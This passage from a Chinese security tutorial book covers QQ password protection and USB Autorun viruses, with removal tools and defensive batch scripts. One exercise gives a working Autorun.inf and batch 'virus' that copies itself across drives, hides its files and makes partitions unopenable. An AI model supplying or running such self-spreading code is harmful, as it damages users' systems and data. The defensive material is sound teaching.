小李终于把自己的QQ找回来了，他连忙设置了密码保护，老马看了看小李，笑着告诉他，其实对于QQ防御，还有一些秘技。小李一听，马上来了精神，老马就开始给他讲解一些QQ防御的技巧。

1 键盘加密保护

从QQ2005 Beta3开始，QQ采用了国际先进的nProtect键盘加密保护技术，在启动QQ后，键盘加密保护系统会自动启动，此时用户可以看到QQ登录窗口的密码框右侧出现了一把金色的安全锁，当用户敲击键盘输入密码时，键盘加密保护系统会自动对键盘信息进行实时加密。这样即使用户的PC中有病毒或键盘记录程序，也难以窃取用户的密码。然而随着盗号者盗号手段的不断升级，个别木马病毒已经能够破坏nProtect技术，致使QQ密码输入失去保护。当QQ被木马病毒侵入后，如果此时用户需要强行登录，则将被推荐采用临时的软键盘输入方式，从而临时保护用户的密码输入不被窃取。

还有一种常见的防御软件——QQ防盗专家，其工作原理是在QQ软件启动之前干预QQ进程，将QQ号码以加密的方式传给QQ，使盗号木马无机可乘。

补充两句

2 临时软键盘输入密码方法

使用该种方法时，QQ密码中的前3个字符必须用鼠标单击主键盘区域内对应的字符输入，该区域内列出了所有电脑键盘上面的字符，使用【Shift】键可以在数字字符间切换，使用【Caps Lock】键可以在大小字母间切换，使用方式完全仿真电脑键盘操作。其他字符可以用软键盘输入也可以用电脑键盘输入，如M1%456应该使用软键盘，先按下【Caps Lock】键，单击M输入第一个字符；直接单击1，输入第二个字符；单击Shift，再单击5%输入第三个字符，其他字符可以直接敲击键盘输入。输入完毕后，单击 登录 按钮即可正常 登录。

3 使用QQ医生单机版

QQ医生是腾讯公司针对盗取QQ密码的木马病毒所开发出的一款盗号木马专杀工具。它能够准确地扫描用户电脑上的盗号木马程序，并有效清除。实验表明，使用个人电脑的用户，如果能每周使用QQ医生一次，能降低90%以上QQ账号被盗取的风险；使用网吧、图书馆等公共电脑的用户，如果能在每次登录QQ前使用QQ医生，能降低95%以上QQ密码泄露的风险。

读书笔记

高手指点 如果经过一番防御措施之后，QQ账户和密码仍然被黑客窃取，此时可以使用腾讯公司提供的申诉功能，只要能提供详细的资料，就有很大可能将其找回。

第9章

黑客攻击的中直拳——U盘

小李将U盘接到电脑中，准备将里面备份的公司报表打印出来，谁知电脑就突然蓝屏死机了，再次启动就怎么也进入不了操作系统。老马过来了解了情况，告诉小李："电脑可能被U盘病毒感染了，你不知道吧？这个U盘病毒也是黑客攻击电脑的常用工具之一。因为现在很多个人或公司用户都会将一些重要的数据备份到U盘中，黑客们又不能直接攻击U盘，于是研究出了U盘病毒，一旦U盘连接到电脑，这个病毒就直接运行，破坏电脑和安装木马等。正好有这个机会，今天就给你讲讲U盘攻防的相关知识。"

2小时学知识

- 攻击U盘
- U盘防御

4小时上机练习

- 自制Autorun.inf病毒
- 使用360杀毒查杀U盘病毒
- 使用USBCleaner清理U盘病毒
- 使用360杀毒的全盘查杀功能

9.1 攻击U盘

老马告诉小李，黑客攻击U盘通常都是通过编辑U盘病毒实现的，所以要想学会攻击U盘，就必须要了解病毒的定义、原理、隐藏方式、运行机制、特性和编辑方法。

9.1.1 学习1小时

学习目标

- 了解U盘病毒的定义、原理、隐藏方式和运行机制。
- 了解U盘病毒的特性。
- 学会U盘病毒的编辑方法。

1 了解U盘病毒

了解U盘病毒就需要了解它的定义、工作原理和隐藏方式。

（1）定义

U盘病毒又称Autorun病毒，是通过Autorun.inf文件使用户所有的硬盘完全共享或中木马的病毒。能通过产生Autorun.inf进行传播的病毒都可以称为U盘病毒。随着U盘、移动硬盘、存储卡等移动存储设备的普及，U盘病毒也开始泛滥。而且U盘病毒并不是只存在于U盘上，中毒的电脑每个分区下面同样有U盘病毒，电脑和U盘能够交叉传播该病毒。

（2）工作原理

Autorun.inf原本是Microsoft公司设计的一个安装信息文件，其本身是一个正常的文件，通过它可以实现可移动设备的自动运行，很多黑客便利用它做一些恶意的操作，不同的黑客可以通过Autorun.inf植入不同的病毒，现在一些不法分子却利用它来传播病毒。其工作原理是病毒首先向U盘写入病毒程序，然后更改Autorun.inf文件。Autorun.inf文件记录用户选择何种程序来打开U盘。如果Autorun.inf文件指向了病毒程序，那么Windows就会运行这个程序，引发病毒。一般病毒还会检测插入的U盘，并对其实行上述操作，导致一个新的病毒U盘的诞生。

（3）隐藏方式

U盘病毒程序通常都不会明目张胆地出现，一般都是巧妙地存在于U盘中。下面总结了一些普通的隐藏方式。

隐藏文件夹

生成对应的文件夹图标的病毒文件（文件夹模仿者）或者快捷方式（暴风一号）。

其他新型U盘病毒

如2010年由金山毒霸率先发现的假面exe新U盘病毒，其作为exe文件隐藏。

新手指点 Autorun.inf文件里面的内容非常灵活，写法不唯一，不同病毒的Autorun.inf文件的内容也不尽相同。

作为系统文件隐藏

一般系统文件是看不见的，所以这样就达到了隐藏的效果，但这也是比较初级的，现在的病毒一般不会采用这种方式。

藏于系统文件夹中

虽然感觉与第一种方式相同，但不是。这里的系统文件夹往往都具有迷惑性，如文件夹名是回收站的名字。

伪装成其他文件

很多用户的电脑设置为不显示文件的后缀，或文件名太长看不到后缀，于是有些病毒程序就将自身图标改为其他文件的图标，导致用户误打开。

运用Windows的漏洞

有些病毒所藏的文件夹的名字为 runauto...，这个文件夹打不开，系统提示不存在路径，其实这个文件夹的真正名字是 runauto...\。

（4）运行机制

与一般电脑病毒相比，U盘病毒的运行一般是被动的，必须经过可移动设备的自动播放或者人为的点击，其运行机制主要表现在以下几个方面。

感染磁盘

- U盘病毒运行在电脑中，病毒程序不断扫描各盘（包括硬盘分区、U盘、移动硬盘、内存卡等）。
- 在每个磁盘根目录下建立病毒文件的副本和一个Autorun.inf或者Autorun.pif自启动文件，有时会感染其他文件。

伪装成文件夹

- U盘病毒会检查移动设备里有多少文件夹，并根据每个文件夹的名字建立同名的病毒文件副本（扩展名为exe），这个病毒副本的图标和文件夹的图标相同或者相似，并且病毒把原有文件夹的属性改成hidden（隐藏）或者system（也是隐藏的）。
- 在文件夹窗口中选择【工具】/【文件夹选项】命令，选择“查看”选项卡，在列表框中选中“显示所有文件和文件夹”单选按钮，可以发现病毒隐藏了原文件夹，把自己伪装成原文件夹。
- 例如，RECYCLER.exe 是病毒在U盘中伪装成一个文件夹的样子，如果电脑没设置显示扩展名的话，一般人看到此图标就以为是回收站，而事实上回收站的名称是Recycled，而且两者的图标是不同的。

伪装后使用户运行病毒文件

因为Windows XP操作系统的默认配置是不显示文件的扩展名，不显示隐藏文件和系统文件，这就使原来的文件夹实际上看不到，看到的是病毒文件，但病毒文件伪装得和原来的文件夹一样，如果误以为那是文件夹并对这个文件进行了操作，病毒便会运行，并安装到电脑中（这个过程是看不到的），同时病毒引导用户进入正常的文件夹，所以在完全不知情的情况下就中毒了。

激活病毒

当移动设备插在电脑上时，通过Windows的自动播放功能，自动执行Autorun.inf文件，Autorun.inf文件便会激活病毒程序。

操作提示：通过双击盘符运行

如果Windows自动播放功能被关闭，则移动设备不会被自行打开，病毒也无法直接运行，这时如果不做任何操作，电脑是不会中毒的。但如果双击盘符，则Autorun.inf也一样会被运行。

带U盘病毒的右键菜单中，多了“自动播放”、Open或Browser等命令；而正常的右键菜单中是没有这些命令的。 补充两句

2 U盘病毒的特性

了解U盘病毒的特性应该从以下3个方面进行。

（1）特征

U盘病毒不但具有一般电脑病毒的特征，还有着一些自己独立的特征，这些特征与一般电脑病毒的特征相比，显得更强烈、更广泛，下面分别进行介绍。

传染的广泛性

只要有U盘的地方就可能存在病毒，而且传染强烈，只要可移动磁盘一与电脑接触都可能被感染。U盘病毒的传染性具有如下特点。

- 从表面上无法看出是否感染了病毒。
- 能感染接触对象，也能感染被接触对象。
- 都是通过连通后才可能产生传染。
- 感染后一般不是立刻就能发现而且很难完全清除。

病毒的持久性

一旦U盘被感染，很难查杀或彻底清除，特别是在U盘中存有重要文件时，要清除病毒而且保证文件不丢失，难度较大。

感染的被动性

U盘病毒都是存储在可移动磁盘中的，如果不经过人为地把可移动磁盘与电脑主机接触，是不会感染电脑的，并且接触后也要经过自动播放或双击盘符才能使病毒得以运行。

感染对象的特定性

U盘病毒感染的对象一般只能是电脑以外的可移动设备或磁盘。

传播途径的多样性

U盘病毒可以依靠网络传播，更为广泛的传播途径是U盘等可移动设备。

（2）当电脑被U盘病毒感染时的症状表现

电脑被U盘病毒感染除了表现常见的病毒症状外，还有可能出现以下症状。

表现一

电脑硬盘中所有的文件夹里都有一个与这个文件夹名字相同的后缀为exe的文件夹，而且都一样大。

表现二

无法双击打开电脑硬盘分区，必须要用右键菜单才能打开。

表现三

阻止一切应用程序的运行，特征是运行电脑上安装的应用程序时，无任何反应，尤其是杀毒软件，很多变种都有阻止杀毒软件运行的功能。

表现四

无法开启任务管理器，当按【Ctrl+Alt+Del】组合键时，任务管理器一闪而关。

（3）当U盘感染病毒时的症状表现

当U盘感染上病毒时，其病状主要表现在以下几个方面。

表现一

双击打开U盘时，电脑提示找不到copy.exe。

表现二

部分U盘表现为所有文件属性被修改为隐藏。

高手指点 U盘病毒最大的破坏性在于影响电脑的正常工作，但如果在其中加入了木马程序，对于电脑中各种数据的破坏就更大。

表现三

显示隐藏文件时发现有copy.exe、host.exe 和autorun.ini可疑文件。

表现四

打开系统进程有可能发现temp1.exe或temp2.exe进程。

表现五

经常出现删除移动存储设备失败，总是显示“现在无法停止‘通用卷’设备，请稍候再停止该设备”的提示。

表现六

U盘的储存空间明显变小。

（4）U盘病毒与普通电脑病毒的比较

U盘病毒与电脑一般病毒都属于电脑病毒，它们对电脑都具有破坏性，有着共同的目的，不同的只是在概念、具体的传播途径、特征表现等方面略有区别，它们之间还有着密切的联系，具体如下表所示。

U盘病毒与普通电脑病毒的对比

病毒类别	区别		联系
普通电脑病毒	概念	编制或者在电脑程序中插入破坏电脑的功能或者破坏数据，影响电脑使用并且能够自我复制的一组电脑指令或者程序代码	U盘病毒属于电脑病毒之一，它们都有着共同的特征，其目的都是为了破坏电脑系统、获取对方数据。对人们的生活和办公信息都有着巨大的威胁。在查杀防范电脑病毒的同时，不能忽视U盘病毒
	感染对象	电脑中的所有硬件及操作系统应用程序均可能被感染	
	特征及表现	基本特征：程序性、传染性、非授权性、隐蔽性、潜伏性、可触发性、破坏性、攻击的主动性、针对性、不可预见性、持久性、诱惑欺骗性、寄生性。 感染表现：经常异常死机、运行速度慢、磁盘空间减小、数据丢失等	
	查杀	利用一般的杀毒软件可以清除	
U盘病毒	概念	U盘病毒又称Autorun病毒，是通过Autorun.inf文件使对方所有的硬盘完全共享或中木马的病毒，主要通过U盘等可移动设备传播的电脑病毒	
	感染对象	感染对象主要是U盘，但也会感染电脑。主要在电脑与可移动磁盘之间进行传染，且存储于可移动磁盘中	
	特征及表现	特征：具有一般病毒的特征，但其传染性较为广泛、感染的对象相对特定、感染被动、传播途径多样化。 感染表现：具有一般病毒的感染表现，值得注意的是U盘被感染后的表现	
	查杀	一般的杀毒软件难以清除，一旦感染后，要使用USB专杀工具或将可移动磁盘格式化才能清除	

由于U盘病毒从根本上属于电脑病毒的一种，所以现在很多杀毒软件都具备了查杀U盘病毒的能力。

补充两句

3 编辑U盘病毒

编辑U盘病毒主要是编辑Autorun.inf文件，所以应该了解Autorun.inf文件的相关信息。

（1）Autorun.inf文件的组成

Autorun.inf是电脑使用中比较常见的文件之一，其作用是允许在双击磁盘时自动运行指定的某个文件。Autorun.inf文件是从Windows 95操作系统开始引用的，最初用在其安装盘里，实现自动安装，以后的各版本都保留了该文件并且部分内容也可用于其他存储设备。其结构有以下3个部分。

- [AutoRun]：适用于Windows 95以上系统与32位以上CD-ROM，必选。
- [AutoRun.alpha]：适用于基于RISC的电脑光驱，适用系统为Windows NT 4.0，可选。
- [DeviceInstall]：适用于Windows XP以上系统，可选。

（2）[AutoRun]的命令

在[AutoRun]中还有很多命令，其格式、参数和含义如下。

DefaultIcon

主要用于指定应用程序的默认图标。

- 格式：DefaultIcon=图标路径名[,序号]
- 图标路径名：应用程序的默认图标路径名，格式可以为.ico、.bmp、.exe和.dll。当文件格式为.exe和.dll时，有时需要使用序号来指定图标。
- 序号：当文件格式为.exe和.dll时，文件可能包括多于一个的图标，此时需要使用序号来指定图标，需要注意的是，序号是从0开始的。
- 备注：应用程序的默认图标将在Windows explorer核心的驱动显示窗口中替代设备的默认图标来显示。图标路径名的默认目录是设备根目录。

Icon

主要用于指定设备显示图标。

- 格式：Icon=图标路径名[,序号]
- 图标文件名：应用程序的默认图标路径名，格式可以为.ico、.bmp、.exe和.dll。当文件格式为.exe和.dll时，有时需要使用序号来指定图标。
- 序号：当文件格式为.exe和.dll时，文件可能包括多于一个的图标，此时需要使用序号来指定图标，需要注意的是，序号是从0开始的。
- 备注：设备显示图标将在Windows explorer核心的驱动显示窗口中替代设备的默认图标来显示。图标路径名的默认目录是设备根目录。当存在应用程序默认图标（DefaultIcon）时，本命令无效。

Label

主要用于指定设备描述。

- 格式：Label=描述
- 描述：任意文字，可以包括空格。
- 备注：设备描述将在Windows explorer核心的驱动显示窗口中替代设备的默认描述卷标来显示。在非Windows explorer核心的驱动显示窗口中（如右击设备选择属性）显示的仍然是设备的卷标。

Open

主要用于指定设备启用时运行之命令行。

- 格式：Open=命令行(命令行:程序路径名 [参数])
- 命令行：自动运行的命令行，必须是.exe、.com或.bat文件，其他格式文件可以使用start.exe打开或使用ShellExecute命令。
- 备注：命令行的起始目录是设备根目录和系统的$Path环境变量。

金手指点 近几年出现了用Autorun.inf文件传播木马或病毒，它通过使用者的误操作让目标程序执行，达到侵入电脑的目的，带来的负面影响非常大。

ShellExecute

主要用于指定设备启用时执行文件。

- 格式：ShellExecute=执行文件路径 [参数]
- 执行文件路径名：设备启用时执行文件路径名，可以是任意格式文件。系统会调用设置的程序执行此文件。
- 参数：根据执行文件做调整。
- 备注：命令行的起始目录是设备根目录和系统的 $ Path环境变量。

Shell关键字

主要用于定义设备右键菜单文本。

- 格式：Shell关键字=文本
- 关键字：用以标记菜单，可以使用任何字符表示，包括空格。
- 文本：在右键菜单中显示的文本。可以使用任何字符，不能存在空格。
- 备注：在同一Autorun.inf文件中，不同右键菜单关键字不同，相同右键菜单关键字相同。右键菜单文本中可以使用&设定加速键，&&输出一个&。Command命令和Shell关键字两者缺一不可，顺序无所谓。当不存在Open、ShellExecute与Shell命令时，设备启用时运行第一个设备右键菜单指定的命令。

Shell关键字Command

主要用于定义设备右键菜单执行命令行。

- 格式：Shell关键字Command=命令行(命令行:程序路径名 [参数])
- 命令行：自动运行的命令行，必须是.exe、.com或.bat文件，其他格式文件可以使用start.exe打开。
- 备注：命令行的起始目录是设备根目录和系统的 $ Path环境变量。

Shell

主要用于定义设备启用时运行的设备的右键菜单命令。

- 格式：Shell=关键字
- 关键字：标记过的菜单关键字。
- 备注：Shell指定的关键字可以在Autorun.inf文件的任意部分。OpenShellExecuteShell命令后定义的优先级高。

action

主要用于定义程序的名字，例如：

```
[autorun]
shellexecute=rundll32 ght
action=打开文件夹
```

那么在右键菜单显示的就是“打开文件夹”，而执行的命令就是rundll32 ght。

（3）[AutoRun.alpha]和[DeviceInstall]的命令

[AutoRun.alpha]部分的命令与[AutoRun]部分的命令相同，只不过在基于RISC的电脑光驱中，[AutoRun.alpha]优先级高于[AutoRun]。

[DeviceInstall]中最主要的命令就是DriverPath，其主要用于定义搜索驱动程序目录。

- 格式：DriverPath=驱动程序路径
- 驱动程序路径：驱动程序所在路径，包括其子路径。
- 备注：Windows XP以上支持。仅CD-ROM支持。当系统监测到一个新的设备时，会提示用户寻找设备的驱动程序。当用户选择此CD-ROM时，当[DeviceInstall]部分存在时，系统会按照DriverPath所标记的路径去寻找驱动程序，未标记的路径系统将忽略查找。当[DeviceInstall]部分不存在时，系统将进行完全查找。如果不希望系统在此CD-ROM中搜索驱动程序，只加一行[DeviceInstall]不加DriverPath命令即可。

9.1.2 上机1小时：自制Autorun.inf病毒

本例将自制一个Autorun.inf文件，将其运行结果设置为关闭电脑中的D、E、F盘（为了帮助一些新手，还提供了解毒代码）。

在Autorun.inf文件中，与其他inf文件一样，“;”之后的内容会被当作注释，不参与编译。　补充两句

上机目标

- 巩固本节所学习的黑客攻击U盘的各种知识。
- 进一步掌握Autorun.inf文件的编辑方法，以及各种命令的使用方法。

教学演示\第9章\自制Autorun.inf病毒

1 创建记事本文件

首先创建一个记事本文件，输入以下内容：

```
[AutoRun]
open=copy.bat
shell\open=打开(&O)
shell\open\Command=copy.bat
shell\open\Default=1
shell\explore=资源管理器(&X)
shell\explore\Command=copy.bat
```

2 修改文件名

将记事本文件改名为Autorun.inf（注意扩展名）。

3 继续创建记事本文件

在相同的目录下创建一个记事本文件，输入以下内容：

```
@ECHO OFF
if not exist d:\autorun.inf\ goto :copy
rd d:\autorun.inf /s/q
rd e:\autorun.inf /s/q
rd f:\autorun.inf /s/q
:copy
if exist d:\autorun.inf goto :eof
copy autorun.inf d:\
copy copy.bat d:\
copy autorun.inf e:\
copy copy.bat e:\
copy autorun.inf f:\
copy copy.bat f:\
attrib d:\autorun.inf +h +a +r +s
attrib d:\copy.bat +h +a +r +s
attrib e:\autorun.inf +h +a +r +s
attrib e:\copy.bat +h +a +r +s
attrib f:\autorun.inf +h +a +r +s
attrib f:\copy.bat +h +a +r +s
TASKKILL.exe /im explorer.exe /f
START %windir%\explorer.exe
```

4 运行病毒

将文件重命名为copy.bat，运行之后，电脑就会被感染，D、E、F盘将会打不开。这里并没有将病毒传染到C盘，而且只写到了F盘，可以根据自己需要进行修改。

5 编写解毒代码

编写解毒代码时，同样创建一个记事本文件，输入以下内容：

```
@echo off
attrib d:\autorun.inf -h -a -r -s
attrib d:\copy.bat -h -a -r -s
attrib e:\autorun.inf -h -a -r -s
attrib e:\copy.bat -h -a -r -s
attrib f:\autorun.inf -h -a -r -s
attrib f:\copy.bat -h -a -r -s
del d:\copy.bat
del d:\autorun.inf
del e:\copy.bat
del e:\autorun.inf
del f:\copy.bat
del f:\autorun.inf
TASKKILL.exe /im explorer.exe /f
START %windir%\explorer.exe
```

6 清除病毒

将该记事本文档重命名为XXX.bat（这里的XXX表示任意名称）运行，就会将这个小恶作剧给删除掉。

高手指点 这里只是用一般的手段使磁盘分区不能打开，并没有做木马之类的动作，也没有修改注册表，只牵扯到了简单的MS-DOS批处理手段，所以杀毒软件是感觉不出来的。

9.2　U盘防御

老马告诉小李，对于U盘的防御比较简单，分为手动防御和软件防御两种，软件防御就是使用一些专业的U盘病毒清理工具对电脑和U盘中的病毒进行查杀；手动防御就是编辑批处理程序或进入安全模式清理。

9.2.1 学习1小时

学习目标

- 认识常用的U盘病毒防御软件。
- 学会编辑程序防御U盘病毒的方法。
- 学会编辑程序清理U盘病毒的方法。

1 软件防御

软件防御就是使用专业的U盘病毒查杀软件进行病毒查杀，下面就介绍常见的U盘防御软件。


（1）USBCleaner

USBCleaner是一种纯绿色的辅助杀毒工具，支持简体与繁体语言系统，独有的分类查杀引擎具有检测、查杀470余种U盘病毒、U盘病毒广谱扫描、U盘病毒免疫、修复显示隐藏文件及系统文件、安全卸载移动盘盘符等功能，全方位一体化修复、杀除U盘病毒，同时 USBCleaner能迅速对新出现的U盘病毒进行处理。使用USBCleaner杀毒的具体操作如下。


教学演示\第9章\USBCleaner

1 启动软件

启动软件，单击 全面检测 按钮。



2 开始检测病毒

USBCleaner开始检测病毒，并显示检测进度，如果发现病毒，自动进行处理。

由于USBCleaner是免费软件，所以在其主界面中存在广告链接，但其查杀针对性强，设置项目也非常全面、专业。

补充两句

3 开始移动设备检测

检测完毕，软件自动打开“移动存储病毒处理模块”窗口，将U盘等设备接入电脑，单击 检测U盘 按钮。

4 调用查杀模块

软件开始检测接入电脑的移动设备，然后调用查杀模块，在弹出的“消息”对话框中单击 确定 按钮。

5 检测移动设备病毒

USBCleaner开始检测移动设备中的病毒，并显示检测进度，如果发现病毒，将自动进行处理。

6 完成查杀

完成查杀后，打开提示框，提示检测完成。

（2）U盘病毒专杀工具pre-scan

pre-scan是一款全新模式的U盘病毒专杀工具，能比较好地解决顽固病毒在电脑启动后无法清除的问题。使用pre-scan查杀病毒的具体操作如下。

教学演示\第9章\U盘病毒专杀工具pre-scan

第9章

1 启动软件

启动软件，单击 开始 按钮，开始病毒检测。

操作提示：优先查杀硬盘

由于U盘病毒能感染整个硬盘，所以在查杀病毒时，应该先对硬盘进行检测，确定查杀干净后再对移动设备进行查杀。

高手指点


U盘病毒专杀工具不仅可以查杀多种通过U盘传播的病毒，更重要的是可以对系统实行主动防御，自动检测清除U盘内的病毒，使系统对Autorun类病毒完全免疫。

2 开始杀毒

软件自动打开“扫描工具”对话框，单击 开始杀毒 按钮开始对硬盘进行病毒查杀。


3 完成全盘查杀

扫描工具开始检测所有硬盘中的病毒，并显示检测进度，如果发现病毒，将自动进行处理，完成后单击 退出 按钮。



4 检测移动设备

将移动设备连接到电脑，软件自动检测到设备，打开提示对话框，单击 确定 按钮。



5 完成U盘查杀

扫描工具开始检测移动设备中的病毒，并显示检测进度，如果发现病毒，自动进行处理，完成后单击 退出 按钮。

操作提示：查杀时间较长

需要注意的是，使用U盘病毒查杀工具软件进行查杀时，需要对硬盘和移动设备中的所有文件进行检测，因此花费的时间较长。

2 编辑程序防御

通过编辑程序防御U盘病毒的方法比较多，各种程序也比较简单，主要有以下几种。

（1）消除或恢复Autorun.inf功能

运行下面这个批处理程序，就可以保证插入以及打开移动设备时不中病毒（不会占用电脑资源，运行一次即可对当前用户名生效）。

教学演示\第9章\消除或恢复Autorun.inf功能

编辑程序防御U盘病毒的根本原则就是不让移动设备与电脑连接时自动启动Autorun.inf文件。 补充两句

1 编写代码

创建一个记事本文件，输入以下内容：

```
@ECHO off
REG.exe DELETE HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2 /f
REG.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2
ECHO HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2 []>%temp%\temp.txt
REGINI.exe %temp%\temp.txt
GOTO :eof
```

2 清除Autorun.inf功能

将该记事本文档重命名为XXX.bat（XXX表示任意名称）运行，就会将Autorun.inf功能删除掉。

3 编写恢复代码

如果想再恢复Autorun.inf功能，就需要再创建一个记事本文件，输入以下内容：

```
@ECHO off
ECHO HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2 [7]>%temp%\temp.txt
REGINI.exe %temp%\temp.txt
REG.exe DELETE HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2 /f
REG.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2
GOTO :eof
```

4 恢复Autorun.inf功能

将该记事本文档重命名为XXX.bat（XXX表示任意名称）运行，就会将Autorun.inf功能恢复。


（2）关闭系统自动播放功能

关闭操作系统的自动播放功能，其具体操作如下。

教学演示\第9章\关闭系统自动播放功能

1 打开“运行”对话框

1. 打开“运行”对话框，在“打开”下拉列表框中输入“gpedit.msc”。
2. 单击 确定 按钮。



2 打开组策略编辑器

1. 打开“组策略”编辑器窗口，在左侧的窗格中单击⊞按钮，展开“管理模板”项。
2. 选择其下的“系统”项。


高手指点 关闭系统的播放功能虽然能够关闭操作系统的自动播放功能，但不能彻底删除病毒程序，所以防御性能并没有第一种方法好。

3 找到设置项

在右侧的窗格中双击“关闭自动播放”选项。

4 设置自动播放

1. 在打开的对话框中选中“已启用”单选按钮。
2. 在“关闭自动播放”下拉列表框中选择“所有驱动器”选项。
3. 单击 确定 按钮。



（3）创建不可删除文件夹

创建不可删除文件夹的方法非常简单，其原理是利用了文件夹中有不可删除的文件，所以该文件夹也不能删除，其具体操作如下。

教学演示\第9章\创建不可删除文件夹

1 编写代码

创建一个记事本文件，命名为“闪存防御.txt”，输入以下内容：

```
md c:\Autorun.inf\
md c:\Autorun.inf\1234...\
md x:\Autorun.inf\
md x:\Autorun.inf\1234...\（X代表盘符，电脑中有几个硬盘分区就可以输入几个）
```

2 运行批处理文件

将该记事本文件保存为bat批处理文件（就是将该记事本文档重命名为XXX.bat），双击运行，在各个盘符的根目录下会出现Autorun.inf文件夹，并且因为它们的文件夹内有不可删除文件，所以该文件夹也无法删除。这样，防御闪存就做成了。

3 编辑程序清除病毒

如果中毒比较严重，又不想使用软件进行清除，可以使用下面方法进行病毒查杀，其具体操作如下。

教学演示\第9章\编辑程序清除病毒

补充两句

后缀为bat的文件就是批处理文件，是一种文本文件。简单地说，它的作用就是自动地连续执行多条命令，批处理文件的内容就是一条一条的命令。

1 编写代码

创建一个记事本文件，输入以下内容：

```
@ echo off
@echo 本程式专杀copy.exe、host.exe、rose.exe和RavMonE.exe病毒，在杀毒之前请确认wf.reg文件与本程式在同一个目录下。
@ECHO.
@echo 病毒症状：双击盘符不能正常打开，在盘符上单击右键，出现的菜单第一项为“自动播放”。
@ECHO.
@echo 本程式能够查杀所有盘符内的病毒，包括软驱。
@ECHO.
@Pause
@ECHO.
@ECHO.
@ECHO.
@echo ------------正在停止病毒进程...-------------
@taskkill /im temp1.exe /f /t
@taskkill /im temp2.exe /t /f
@echo ------------停止病毒进程成功！-------------
@ECHO.
@echo --------正在删除关键性病毒文件---------
@ del c:\windows\xcopy.exe /a /f
@ del c:\windows\svchost.exe /a /f
@ del c:\windows\system32\temp1.exe /a /f
@ del c:\windows\system32\temp2.exe /a /f
@ del d:\windows\xcopy.exe /a /f
@ del d:\windows\svchost.exe /a /f
@ del d:\windows\system32\temp1.exe /a /f
@ del d:\windows\system32\temp2.exe /a /f
@ del e:\windows\xcopy.exe /a /f
@ del e:\windows\svchost.exe /a /f
@ del e:\windows\system32\temp1.exe /a /f
@ del e:\windows\system32\temp2.exe /a /f
@ del f:\windows\xcopy.exe /a /f
@ del f:\windows\svchost.exe /a /f
@ del f:\windows\system32\temp1.exe /a /f
@ del f:\windows\system32\temp2.exe /a /f
@ del g:\windows\xcopy.exe /a /f
@ del g:\windows\svchost.exe /a /f
@ del g:\windows\system32\temp1.exe /a /f
@ del g:\windows\system32\temp2.exe /a /f
@echo --------关键性病毒文件删除成功！---------
@echo.
@echo ------------正在删除病毒文件...-------------
@ del a:\autorun.inf /a /f
@ del a:\copy.exe /a /f
@ del a:\host.exe /a /f
@ del a:\rose.exe /a /f
@ del b:\autorun.inf /a /f
@ del b:\copy.exe /a /f
@ del b:\host.exe /a /f
@ del b:\rose.exe /a /f
@ del c:\autorun.inf /a /f
@ del c:\copy.exe /a /f
@ del c:\host.exe /a /f
@ del c:\rose.exe /a /f
@ del d:\autorun.inf /a /f
@ del d:\copy.exe /a /f
@ del d:\host.exe /a /f
@ del d:\rose.exe /a /f
@ del e:\autorun.inf /a /f
@ del e:\copy.exe /a /f
@ del e:\host.exe /a /f
@ del e:\rose.exe /a /f
@ del f:\autorun.inf /a /f
@ del f:\copy.exe /a /f
@ del f:\host.exe /a /f
@ del f:\rose.exe /a /f
@ del g:\autorun.inf /a /f
@ del g:\copy.exe /a /f
@ del g:\host.exe /a /f
@ del g:\rose.exe /a /f
@ del h:\autorun.inf /a /f
@ del h:\copy.exe /a /f
@ del h:\host.exe /a /f
@ del h:\rose.exe /a /f
@ del i:\autorun.inf /a /f
@ del i:\copy.exe /a /f
@ del i:\host.exe /a /f
@ del i:\rose.exe /a /f
@ del j:\autorun.inf /a /f
@ del j:\copy.exe /a /f
@ del j:\host.exe /a /f
@ del j:\rose.exe /a /f
```


高手指点 目前已经有新的病毒能够有意识地检测Autorun.inf的存在，对于能直接删除的则直接删除，对于无法删除的则用重命名的方式抑制其自动运行。

```
@ del k:\autorun.inf /a /f
@ del k:\copy.exe /a /f
@ del k:\host.exe /a /f
@ del k:\rose.exe /a /f
@ del l:\autorun.inf /a /f
@ del l:\copy.exe /a /f
@ del l:\host.exe /a /f
@ del l:\rose.exe /a /f
